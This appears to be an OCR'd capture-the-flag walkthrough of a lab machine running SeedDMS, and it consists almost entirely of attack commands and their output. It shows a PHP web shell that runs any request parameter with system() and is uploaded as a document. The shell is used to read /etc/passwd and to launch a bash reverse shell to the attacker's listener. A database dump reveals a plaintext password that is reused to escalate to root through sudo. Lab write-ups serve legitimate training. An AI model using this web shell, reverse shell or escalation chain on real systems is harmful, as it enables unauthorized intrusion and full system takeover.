  GNU nano 8.3
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
```






Document Information

ID:	4
Name:	cmd.php
Owner:	Administrator
Default Access Mode:	Read permissions




10.0.2.60/seeddms51x/data/1048576/4/1.php?cmd=cat+/etc/passwd
Firefox Default
GTFOBins
Nessus
SonarQube
CCNA
OTW
HMVM
DL
THL
R-M
TH


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```




```
10.0.2.60/seeddms51x/data/1048576/4/1.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.0.2.15/1234 0>%261"
```




```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.60] 37500
bash: cannot set terminal process group (783): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/4$
```



```
MySQL [seeddms]> select * from users;
+-------------+---------------------+--------------------+-----------------+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-------------+---------------------+--------------------+-----------------+
|           1 | saket               | saurav             | Saket@#$1337    |
+-------------+---------------------+--------------------+-----------------+
1 row in set (0,002 sec)
```



```
www-data@ubuntu:/$ su saket
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/$ sudo -l
[sudo] password for saket:
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:/$ sudo su
root@ubuntu:/# cat /root/
```



```
root@ubuntu:~# whoami
root
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```